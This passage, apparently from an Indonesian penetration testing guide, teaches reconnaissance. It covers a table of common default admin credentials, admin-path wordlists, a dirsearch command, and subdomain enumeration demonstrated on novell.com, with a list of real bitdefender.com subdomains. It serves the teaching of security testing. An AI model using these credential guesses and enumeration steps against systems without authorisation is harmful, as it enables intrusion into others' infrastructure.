Akun dan Kata sandi merupakan salah satu pintu utama yang dapat ditemui oleh seorang penguji (maupun Attacker di skenario nyata) baik ketika menghadapi suatu aplikasi yang umumnya bersifat client-server (baik itu web, mobile, maupun desktop).

Telah menjadi kenyataan yang sukar dipungkiri ketika masih banyaknya pengembang / pengelola suatu sistem yang masih menggunakan akun serta kata sandi yang bersifat lemah. Adapun alasan cukup bervariasi, seperti:

- Ketatnya jadwal perilisan (sehingga menggunakan akun dan kata sandi yang lemah untuk mudah pengelolaannya sebelum perilisan). Umumnya, pengelola dimaksud akan secara tidak sengaja menjadi lupa untuk menggantinya ketika suatu asset telah dirilis (masuk ke dalam production). Di sisi lain, belum terdapatnya kendali untuk tidak menggunakan semua dummy data di development pun menjadi salah satu faktor tersendiri yang akhirnya “mendukung” issue ini muncul.
- Berbedanya disiplin ‘ilmu antara pengembang / pengelola dengan penguji. Hal ini pun lumrah ditemukan karena pola pikir yang terbentuk dari masing-masing wilayah cukup berbeda.

Umumnya, “dukungan” berupa kurangnya security awareness pun dapat mengakibatkan pengembang / pengelola tidak menyadari risiko yang dapat menimpanya ketika masih menggunakan akun maupun kata sandi yang terbilang lemah.

Dengan bekal pemanfaatan kerentanan di titik ini, maka seorang penguji pun telah selangkah lebih dekat untuk dapat masuk ke dalam suatu sistem secara menyeluruh.

Di dalam realitanya, pengembangan alur / skenario serangan ini dapat dihubungkan ke sisi:

- Aplikasi berbasis Web: seperti issue terkait File Upload, SQL Injection (ketika telah login) untuk dihubungkan dengan pembacaan file sensitif (ketika penggunaan database dalam mode yang

dapat membaca file di internal), serta hal lainnya yang serupa yang memungkinkan pembacaan atau komunikasi dengan data yang terdapat di sistem operasi.

- Aplikasi berbasis Desktop: pada situasi ini, dapat kita kerucutkan menjadi layanan-layanan yang umum ditemukan seperti yang telah dipaparkan sebelumnya. Adapun skenario lanjutannya dapat seperti membaca file sensitif (melalui SSH / FTP / semacamnya) yang dapat dipergunakan untuk masuk ke asset lain yang terdapat di dalam sistem.

Adapun kombinasi akun serta kata sandi yang umumnya digunakan yaitu seperti:

No	Usernames	Passwords
1.	adm	Semua yang terdapat di username menjadi kata sandi
2.	admin	<blank password> / tanpa password
3.	admin	P@ssw0rd (dengan P besar maupun kecil)
4.	administrator	P4ssw0rd (dengan P besar maupun kecil)
5.	4dm1n	Passw0rd (dengan P besar maupun kecil)
6.	4dm1nstr4t0r	Qwerty (dengan Q besar maupun kecil)
7.	root	1qazxsw2 / zaq12wsx
8.	sa	12345 (dan kombinasi sampai angka 0)
9.	nama_perusahaan / nama_jalan / nama_aplikasi / nama_departemen / nama_pic	Serta default password yang berhubungan dengan nama produk tertentu, seperti: https://cirt.net/passwords http://www.phenoelit.org/dpl/dpl.html

2.2. Pengujian terhadap patch yang belum diterapkan (versi yang obsolete / outdated).

Sebagai catatan singkat sebelum masuk lebih jauh ke pembahasan di poin ini, kondisi ke-2 ini dapat dieksekusi, baik setelah seorang penguji telah berhasil meraih akses internal aplikasi / sistem operasi (dengan pemanfaatan penggunaan akun dan kata sandi yang lemah) ataupun tidak (tanpa login).

Pada tahapan ini, maka seorang penguji diharuskan untuk memetakan versi dari setiap hal yang digunakan oleh asset yang hendak diuji, misalnya seperti versi sistem operasi, versi CMS /

Framework dari aplikasi berbasis web, ataupun versi dari aplikasi berbasis desktop yang dipakai (misalnya FTP Server, SSH, dan lainnya).

Dari situasi yang telah dipaparkan, maka dapat terlihat bahwa pengujian pada tahapan ini belum menyentuh sisi logika dari masing-masing aplikasi, melainkan lebih cenderung pada sisi mengeksplorasi suatu versi yang terbilang rentan yang kode eksplorasinya telah dirilis di public area. Sebagai contoh, penguji menemukan aplikasi PHP File Manager yang diketahui berada pada versi 0.9.8. Pada kesempatan ini, maka penguji harus mencari tahu terlebih dahulu akan kerentanan yang mungkin telah dirilis oleh researcher terkait dengan aplikasi dimaksud untuk kemudian dimanfaatkan untuk masuk ke dalam sistem.

Menjadi catatan penting bahwa karena tujuan utamanya adalah untuk masuk ke dalam sistem, maka pencarian kerentanan ini pun terbatas untuk yang sifatnya terhubung ke server-side, bukan ke client-side seperti Cross Site Scripting dan sejenisnya.

2.3. Pengujian terhadap kekeliruan konfigurasi yang telah diterapkan.

Berbeda dengan dua komponen yang telah dipaparkan sebelumnya, pada komponen ini, maka seorang penguji diharapkan dapat mengetahui konfigurasi umum dari suatu layanan yang aktif pada asset yang hendak diuji.

Sebagai contoh pada layanan FTP. Di dalam layanan ini, diketahui bahwa terdapat konfigurasi yang memungkinkan seseorang untuk dapat mengakses ke dalam layanan dimaksud tanpa menggunakan kata sandi (dengan status anonymous user) yang bahkan beberapa di antaranya dapat sampai memiliki izin “menulis”. Pada kesempatan ini, seorang penguji diharuskan untuk menguji kemungkinan pemilik asset mengaktifkan tidaknya konfigurasi (anonymous access) dimaksud.

3. Mencari direktori atau path sensitif yang dapat berperan sebagai suatu dashboard.

Pada tahapan ini, penguji diharapkan untuk dapat mencari informasi seputar path maupun direktori sensitif yang mungkin terdapat pada asset yang hendak diuji. Tentunya di dalam realita, hal ini tampak lebih applicable bila hendak “berurus” dengan aplikasi berbasiskan web.

Mengapa perlu untuk mengetahui hal ini? Karena pada umumnya, direktori atau path yang berperan sebagai perantara terhadap dashboard pengatur aplikasi ini memiliki akses yang cukup banyak terhadap internal dari suatu sistem operasi, sebagai contoh yaitu seperti fitur upload, fitur CRUD (yang biasanya terhubung dengan database secara langsung), dan lainnya. Dengan memperoleh fitur-fitur dimaksud, maka potensi untuk meraih akses ke dalam sistem pun menjadi semakin tinggi.

3.1. Pencarian melalui robots.txt

Di dalam pelaksanaannya, umumnya pencarian direktori dapat dilakukan dengan mengunjungi file robots.txt yang umum terdapat di dalam suatu aplikasi.

Secara spesifik, file robots.txt ini pada dasarnya merupakan file yang bertujuan untuk memberikan peraturan terhadap “bot – search engine” untuk tidak melakukan crawling terhadap direktori yang telah ditentukan di dalamnya. Namun demikian, dari sudut pandang Attacker, hal ini menjadi suatu pintu singkat untuk dapat mengetahui letak direktori sensitif itu berada.

Sebagai contoh, suatu aplikasi memiliki direktori / path pada <http://aplikasi.com/J4ng4nAks3s>. Namun demikian, karena path “J4ng4nAks3s” ini diletakan pada robots.txt, maka secara tidak langsung, seorang Attacker pun akan dapat mengetahui keberadaan direktori / path dimaksud.

3.2. Pencarian direktori yang common digunakan.

Di sisi lain, maka seorang penguji dapat mencoba untuk mencari tahu keberadaan suatu halaman sensitif dengan menggunakan metode guessing baik terhadap hal yang common maupun yang tercatat pada dictionary umum.

Biasanya, hal ini berputar pada sisi:

/adm	/cpanel	/manage
/admin	/dashboard	/manager/html
/administrator	/root	/pma
/4dm1n	/backend	/phpMyAdmin
/cms	/login	Dan lainnya

Apakah perlu mengetikan semuanya satu-persatu? Jawabannya tentu tidak. Terdapat suatu aplikasi yang dapat digunakan untuk membantu seorang penguji dalam mencari suatu direktori / path atau bahkan file sensitif secara cepat, misalnya seperti dirsearch (dapat dikunjungi di tautan berikut: <https://github.com/maurosoria/dirsearch>). Adapun untuk implementasinya, maka akan lebih efektif bila menambahkan jenis ekstensi yang hendak dicari, sebagai contoh yaitu dengan perintah:

```
python3 dirsearch.py -u target.com -e .asp, .aspx, .jsp, .php, .csv, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .pdf, .bak, .conf, .config, .old, .sql, .jar, .rar, .zip, .tar, .tar.gz, .apk, .ipa, .cgi, .do, .htm, .html, .js, .json, .rb, .xml, .yml, .svn, .git
```

4.1. Kesimpulan Penggunaan Metode Ringkasan Uji Dasar

Dengan berbekal tiga alur dimaksud (yaitu dengan “mencari service umum yang membutuhkan ketelitian manusia”, dengan “menguji dengan konsep dasar berdasarkan tiga komponen utama”, dan dengan “mencari direktori atau path sensitif yang dapat berperan sebagai suatu dashboard”), maka secara tidak langsung, para penguji diharapkan akan dapat mempercepat waktu uji demi meraih tujuan utama yang lebih besar, yaitu mengambil alih suatu asset yang memiliki banyak hubungan dengan asset lain, misalnya seperti Active Directory.

Setelah asset seperti ini berhasil diambil alih, maka para penguji pun akan dapat menganalisa asset lainnya dalam waktu yang relatif lebih singkat (yang salah satunya adalah “tidak lagi perlu menemui proses permintaan akses yang terkadang cenderung sulit diberikan ketika di lapangan”).

5. RECONNAISSANCE

Di dalam realitanya, untuk seorang penguji dapat mengetahui ada tidaknya suatu aplikasi berbasiskan web di suatu tempat, tentunya dibutuhkan salah satu dari dua informasi berikut, yaitu nama domain dan IP Address dari suatu target.

1. Bila tidak mengetahui nama domain, tentunya akan sulit menentukan target yang hendak diuji, terlebih bila nama perusahaannya bersifat general. Contoh sederhana: "Coba tolong kalian uji aplikasi milik ABC". Tentunya ini akan menimbulkan kebingungan, yaitu antara merek dagang ABC di Indonesia atau ABC yang lain yang secara penamaan domain dapat berbeda, misalnya abc.com, abc.net, dan lainnya. Di sisi lain, sering kali nama domain ini tidak berhubungan sedikitpun dengan nama perusahaannya. Contoh seperti PT Pendekar Pintar yang domainnya adalah <https://www.halaman-tertentu.com/>. Tentunya tidak mungkin bila kita mencari <http://pendekarpintar.com/>.

Dari kesimpulan ini dapat dilihat bahwa langkah lebih baik bila penguji mengetahui nama domain yang hendak diuji.

2. Bila tidak diketahui nama domainnya, maka minimal penguji mengetahui IP yang hendak diuji. Dan bila telah diketahui IP nya, maka tentu penguji harus kembali melakukan tahap awal, yaitu melakukan Port Scanning. Adapun pada hasil Port Scanning, maka cukup ditujukan pada output TCP yang memiliki protokol HTTP atau HTTPS yang merupakan protokol yang umumnya digunakan untuk suatu aplikasi melakukan komunikasi.

Yang menjadi pertanyaan adalah, apakah akan semudah itu, yaitu dengan mengetahui IP maka mengetahui aplikasinya? Jawabannya sayangnya tidak. Karena ada situasi ketika suatu IP memiliki banyak aplikasi sehingga kita memerlukan informasi berupa "path" dari aplikasi itu. Contoh:

- Aplikasi abc.com terletak pada IP <http://10.20.30.40/abc>
- Aplikasi xyz.com terletak pada IP <http://10.20.30.40/xyz>

Namun demikian, terlepas dari langkah yang diperlukan untuk mencari nama domain maupun path yang ada (yang tentunya akan dibahas pada Panduan ini), dua informasi terkait mengetahui nama domain atau nama IP, tentunya sudah menjadi salah satu pintu pembuka untuk penguji mengetahui ada tidaknya aplikasi di dalamnya.

Sebagai pengingat kembali, ketika bertemu suatu IP dan hendak mengetahui layanan / service yang mungkin up di dalam IP dimaksud, maka penguji dapat melakukan port / service scanning dengan alat bantu seperti nmap seperti yang telah dipaparkan di bagian "Ringkasan Uji Dasar".

5.1. Mencari Sub-Domain dari Suatu Target**5.1.1. Metode Reverse IP Lookup (Penggunaan Server yang Sama)**

Secara umum ketika seorang penguji telah mendapatkan domain utama dari suatu target, tentunya hal ini akan dapat mempermudah langkah untuk melakukan pengujian terhadap aplikasi web itu sendiri. Namun demikian, domain utama sering kali bukanlah suatu target yang “baik” untuk diserang sejak awal (tentunya pernyataan ini dikeluarkan dengan pengecualian).

Lalu mengapa domain utama bukanlah suatu target yang baik untuk diserang sejak awal? Sederhananya, ketika domain utama yang menjadi target adalah milik dari suatu perusahaan/organisasi besar (apalagi sampai membuka bug bounty program), maka sudah dapat dipastikan bahwa terdapat begitu banyak orang yang mengujinya yang tentunya diharapkan dengan beriringnya aktivitas monitoring dari pihak perusahaan/organisasi serta perbaikan terhadap serangan-serangan yang berhasil (memberikan dampak risiko).

Di sisi lain, pihak developer pun akan selalu mengerahkan tenaga semaksimal mungkin untuk memastikan bahwa domain utama ini aman, atau bahkan meminimalkan fitur yang tersedia pada domain utama sehingga penguji benar-benar akan menjadi sukar dalam “berbuat sesuatu”.

Catatan: Lalu mengapa ada pengecualian pada pernyataan yang disampaikan? Bagi penulis, situasi di Indonesia cukup unik karena sering kali didapati bahwa justru domain utama juga rentan untuk diserang sehingga tidak dapat dilupakan sebagai “bagian dari target uji” (kecuali bila target merupakan perusahaan/organisasi yang umumnya secara kebijakan telah diwajibkan untuk melakukan security testing dari regulasi terkait).

Sekarang mari kembali ke topik awal. Mengapa perlu mencari sub-domain dari domain utama (walau mungkin objektifnya tetap berada di domain utama)? Alasannya sebenarnya cukup sederhana. Di dalam aktivitas peretasan, seorang Attacker tidak akan pernah memandang bulu akan target yang dituju. Selama dirinya dapat mencapai target utama, maka berbagai pilihan metode uji pun akan ditempuh oleh dirinya, termasuk menyerang sub-domain yang tersedia.

Di sisi lain, ada suatu budaya unik di setiap perusahaan/organisasi (termasuk big names sekalipun), yaitu belum tentu pengembangan suatu aplikasi di unit business A akan serupa dengan pengembangan di unit business B. Terlebih lagi bila perusahaan ini baru melakukan akuisisi terhadap suatu perusahaan lain yang tentunya sudah pasti memiliki budaya pengembangan yang berbeda.


Kemudian, hal apa yang harus dilakukan dalam mencari sub-domain?

Tentunya terbilang cukup banyak. Hal yang umum biasa penulis lakukan (bila prioritas utamanya

adalah “memasuki” domain utama), maka dapat dimulai dengan mencari sub-domain dari IP yang sama yang digunakan oleh domain utama. Tujuan hal ini dilakukan yaitu karena bila seorang penguji dapat meretas ke sub-domain yang memiliki IP serupa dengan domain utama dan berhasil masuk ke sistem operasi yang digunakan, maka penguji dimaksud dapat dikatakan sudah selangkah lebih maju untuk masuk ke data di domain utama.

Contoh, secara acak, penulis mengambil domain novell.com sebagai target utama. Pada situasi ini, penulis akan mencoba mencari domain lain yang mungkin ada di dalam IP yang digunakan oleh novell.com.

Adapun untuk memulainya, langkah yang diperlukan cukup sederhana. Penguji dapat menggunakan online tools dengan kata kunci “Reverse IP Lookup”. Beberapa hasil dari pencarian ini akan tertuju pada layanan “[You Get Signal](#)” dan “[HackerTarget](#)”.



Gambar 10 Reverse IP Lookup with “You Get signal”

Dari hasil yang ada, maka akan terlihat bahwa terdapat satu sub-domain (di luar domain utama) yang menetap di dalam IP terkait. Karena sub-domain dimaksud berada di dalam penggunaan IP yang sama dengan novell.com, maka ada **kemungkinan bahwa “mereka” juga berada di dalam satu sistem operasi yang sama**. Dalam konteks ini, beruntungnya tidak terdapat domain lain di luar dari milik novell.com (yang umumnya dapat terjadi karena berada di shared hosting).

Catatan penting: Satu IP yang serupa bukan berarti berada di dalam sistem operasi yang sama. Maka dari itu, ini hanyalah salah satu cara untuk membuka jalur uji menjadi lebih luas demi meraih objektif menuju target utama.

5.1.2. Sub-Domain Enumeration dengan Automation Tools


Sering kali, seorang penguji membutuhkan daftar sub-domain yang dimiliki oleh suatu domain untuk kemudian dapat dijadikan sebagai target dalam meretas. Alasannya cukup sederhana, karena penguji akan selalu berusaha untuk mencari kemungkinan bahwa salah satu sub-domain yang diretas ini memiliki kaitan dengan domain utama.

Contoh sederhana yang dapat diangkat yaitu seperti kisah berhasilnya [mem-bypass perlindungan CAPTCHA pada portal utama asus.com](#) dikarenakan ditemukannya salah satu “akses langsung” pada bagian pendaftaran maupun login di salah satu aplikasi mobile mereka yang dapat diunduh melalui PlayStore. Kisah ini secara tidak langsung juga mengingatkan kembali bahwa “budaya” pengembangan di suatu unit business dengan yang lainnya akan dapat berbeda, terlebih bila belum ada kendali yang mengatur atau mungkin karena adanya aktivitas “bypass” terhadap peraturan yang telah diterapkan.

Sebagai pendahuluan, perlu menjadi catatan bahwa metode pencarian sub-domain ini pada umumnya selalu berhubungan dengan kamus yang digabungkan dengan berbagai search engine. Contoh sederhananya yaitu ada suatu sub-domain bernama asdasd.target.com. Bila “asdasd” ini tidak masuk ke dalam keyword di dalam suatu kamus dan tidak pula terdeteksi oleh search engine apapun, maka dapat dipastikan bahwa sub-domain ini tidak dapat ditemukan (kecuali telah diberitahu oleh pemilik).


Note: salah satu kamus yang cukup banyak dan terus di-update yaitu buatan Jason Haddix yang dapat dilihat pada tautan: <https://gist.github.com/jhaddix/f64c97d0863a78454e44c2f7119c2a6a>.

Untuk langkah cepat mengetahui daftar sub-domain yang ada pada suatu target (tanpa harus membuka notebook - misalnya sebagai uji cepat dari smartphone), biasanya penguji dapat menggunakan layanan VirusTotal.com. Selain berfungsi sebagai suatu platform yang digunakan untuk mendeteksi suatu malware pada suatu file maupun tautan, Virustotal ini juga dapat digunakan untuk melihat sub-domain yang terdapat di dalam suatu domain utama. Penggunaannya pun cukup sederhana, penguji hanya perlu masuk ke portal: <https://www.virustotal.com/#/home/search> yang kemudian dilanjutkan dengan memasukan tautan yang diharapkan.



Gambar 11 Halaman Pencarian Sub-Domain pada VirusTotal

Pada kesempatan ini, akan kembali dicoba untuk memasukan tautan novell.com untuk dapat dilihat informasi berupa sub-domain yang terdeteksi.



Gambar 12 Ditemukan 100+ Sub-domains

Ketika domain milik novell.com dimasukan, maka akan secara otomatis layanan ini mendeteksi sub-domain yang telah menjadi bagian dari database yang dimiliki oleh VirusTotal.

Perlu menjadi catatan bahwa selain mengenumerasi sub-domain dari domain utama, layanan ini juga mampu melakukan deteksi terhadap sub-domain dari situs lain yang “diduga” memiliki keterkaitan (dinamakan siblings) dengan domain yang di-input. Namun demikian, hasil yang ditampilkan pada “siblings” ini terbilang kurang maksimal dalam pendekripsi yang ada karena sifatnya sebatas dugaan.

Berikut ini merupakan sedikit gambaran sekilas dari hasil enumerasi dimaksud:

Gambar 13 Contoh Sederhana Hasil Enumerasi

Adapun bila ingin melakukan uji secara mendalam (bukan lagi sekedar melihat dari VirusTotal), maka beberapa tools lain yang umum digunakan dan cukup powerfull akan hal ini yaitu:

- Sublist3r - <https://github.com/aboul3la/Sublist3r>

Sangat cepat namun jangan menjadikan tools ini sebagai satu-satunya pilihan. Umumnya sublist3r hanya digunakan sebagai pembuka saja sehingga proses pencarian dapat dilakukan secara cepat. Namun demikian, untuk memperoleh informasi sub-domain secara detil, dianjurkan untuk memilih tools lain.

- Amass - <https://github.com/caffix/amass>

Bagus karena dapat dipadukan dengan menggunakan berbagai engine seperti Shodan, Censys, VirusTotal, dan lainnya (melalui penggunaan API dari masing-masing layanan) sehingga perolehan informasi akan semakin optimal.

Metode yang digunakan pun terdiri dari web archives crawling, permuting/altering names, dan reverse DNS sweeping. Hal positifnya adalah tools ini masih terus di-update hingga 11 Maret 2019 lalu dan telah menjadi bagian dari OWASP project (<https://github.com/OWASP/Amass>).

- Subfinder - <https://github.com/subfinder/subfinder>

Kurang lebih sama seperti Amass yang telah dipadukan dengan menggunakan berbagai engine. Dianjurkan untuk menggunakan keduanya (baik Amass maupun Subfinder).

Berdasarkan riset yang telah dilakukan dan dipaparkan oleh Jason Haddix pada "[Bug Hunter Methodology v3](#)", berikut ini merupakan [tabel perbandingan dari penggunaan tools](#) yang ada:

AMASS	BOTH	SUBFINDER
BLAH	JUST USE BOTH	BLAH
BLAH	JUST USE BOTH	BLAH
BLAH	JUST USE BOTH	BLAH
	JUST USE BOTH	

I DON'T USE ANYMORE:

- ENUMALL / RECON-NG (NOT GREAT ON SOURCES OR SPEED)
- AQUATONE (NOT GREAT ON SOURCES) BUT AQUATONE-SCAN IS USEFUL
- SUBLIST3R (SAME AS ABOVE)
- ANYTHING ELSE FOR SCRAPING
- CLOUDFLARE ENUM (ALTHOUGH SOMETIMES I THINK ABOUT IT)
 - https://github.com/mandatoryprogrammer/clooflare_enum

Gambar 14 Tabel Perbandingan Sub-Domain Enumeration Tools

Dan berikut ini merupakan sedikit gambaran akan hasil dari penggunaan sub-domain enumeration tools terhadap tautan milik bitdefender.com:

peter.bitdefender.com	range86-156.bitdefender.com
pg02.bitdefender.com	range86-172.bitdefender.com
pg2.bitdefender.com	rdprojects.bitdefender.com
phabricator-03.bitdefender.com	re.bitdefender.com
phabricator01.bitdefender.com	realstate.bitdefender.com
phoeniz.bitdefender.com	redir.bitdefender.com
photos.bitdefender.com	redis3.bitdefender.com
phplist.bitdefender.com	redmine.bitdefender.com
picard.bitdefender.com	registration.bitdefender.com
pinnacle.bitdefender.com	relay-02.bitdefender.com
pitweb3.bitdefender.com	relay-2.bitdefender.com
piwik03.bitdefender.com	rem.bitdefender.com
plant.bitdefender.com	remote.bitdefender.com
policy.bitdefender.com	remus.bitdefender.com
pop.bitdefender.com	renewals.bitdefender.com
pop3.bitdefender.com	report-old.bitdefender.com
popo.bitdefender.com	research.bitdefender.com
postgres03.bitdefender.com	review.bitdefender.com
postoffice.bitdefender.com	richmond.bitdefender.com
pp.bitdefender.com	rm.bitdefender.com
ppp14.bitdefender.com	roadmap-2.bitdefender.com
pr.bitdefender.com	roadmap-3.bitdefender.com
prensa.bitdefender.com	roadmap2.bitdefender.com
prince.bitdefender.com	robo.bitdefender.com

Gambar 15 Few of Sub-Domains at bitdefender.com

5.2. Melihat Keadaan Sub-Domain pada Target**5.2.1. Directory / File Brute Force**

Pencarian informasi mengenai suatu target tidaklah lengkap tanpa disertai dengan langkah mengidentifikasi kemungkinan direktori yang ada pada target dimaksud.

Mengapa perlu untuk mengetahui hal ini? Seperti yang telah dipaparkan pada ringkasan uji dasar, karena pada umumnya, direktori atau path yang berperan sebagai perantara terhadap dashboard pengatur aplikasi ini memiliki akses yang cukup banyak terhadap internal dari suatu sistem operasi, sebagai contoh yaitu seperti fitur upload, fitur CRUD (yang biasanya terhubung dengan database secara langsung), dan lainnya. Dengan memperoleh fitur-fitur dimaksud, maka potensi untuk meraih akses ke dalam sistem pun menjadi semakin tinggi.

Untuk menjadikan Panduan ini dapat dilihat secara berurutan, maka akan dibahas kembali dengan beberapa tambahan mengenai tahapan yang diperlukan terkait hal ini.

1. Pencarian melalui robots.txt

Hal pertama yang perlu dilakukan adalah tentunya melihat robots.txt.

Secara spesifik, file robots.txt ini pada dasarnya merupakan file yang bertujuan untuk memberikan peraturan terhadap “bot – search engine” untuk tidak melakukan crawling terhadap direktori yang telah ditentukan di dalamnya. Namun demikian, dari sudut pandang Attacker, hal ini menjadi suatu pintu singkat untuk dapat mengetahui letak direktori sensitif itu berada.

Sebagai contoh, suatu aplikasi memiliki direktori / path pada <http://aplikasi.com/J4ng4nAks3s>. Namun demikian, karena path “J4ng4nAks3s” ini diletakan pada robots.txt, maka secara tidak langsung, seorang Attacker pun akan dapat mengetahui keberadaan direktori / path dimaksud.

2. Automation Directory / File Brute Force

Di sisi lain, maka pengujii dapat mencoba untuk mencari tahu keberadaan suatu halaman sensitif dengan menggunakan metode guessing baik terhadap hal yang common maupun yang tercatat pada dictionary umum.

Biasanya, hal ini berputar pada sisi:

/adm	/cpanel	/manage
/admin	/dashboard	/manager/html


/administrator	/root	/pma
/4dm1n	/backend	/phpMyAdmin
